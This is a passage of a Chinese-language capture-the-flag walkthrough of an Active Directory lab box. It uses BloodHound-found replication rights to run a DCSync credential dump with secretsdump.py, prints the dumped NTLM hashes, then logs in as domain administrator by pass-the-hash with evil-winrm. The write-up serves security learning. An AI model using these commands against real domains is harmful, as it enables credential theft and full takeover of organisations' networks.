
选择其出边:

可以发现,当前用户在域内同时拥有:
- GetChanges
- GetChangesAll
这两个权限。
根据 BloodHound 的描述:

如果同时具备 GetChanges 和 GetChangesAll 权限,用户可以模拟 DC 间的数据复制操作,从而获得敏感信息。
利用工具 secretsdump.py:
$ secretsdump.py -dc-ip 10.129.33.88 'EGOTISTICAL-BANK.LOCAL/svc_loanmgr:Moneymakestheworldgoround!@10.129.33.88'
Impacket v0.14.0.dev0+20260715.13927.137441c1 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
[snip]
通过 PtH 登入域管账号:
$ evil-winrm -i 10.129.33.88 -u 'administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
在 Desktop 目录中能找到 Root Flag:
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
8cb29**************************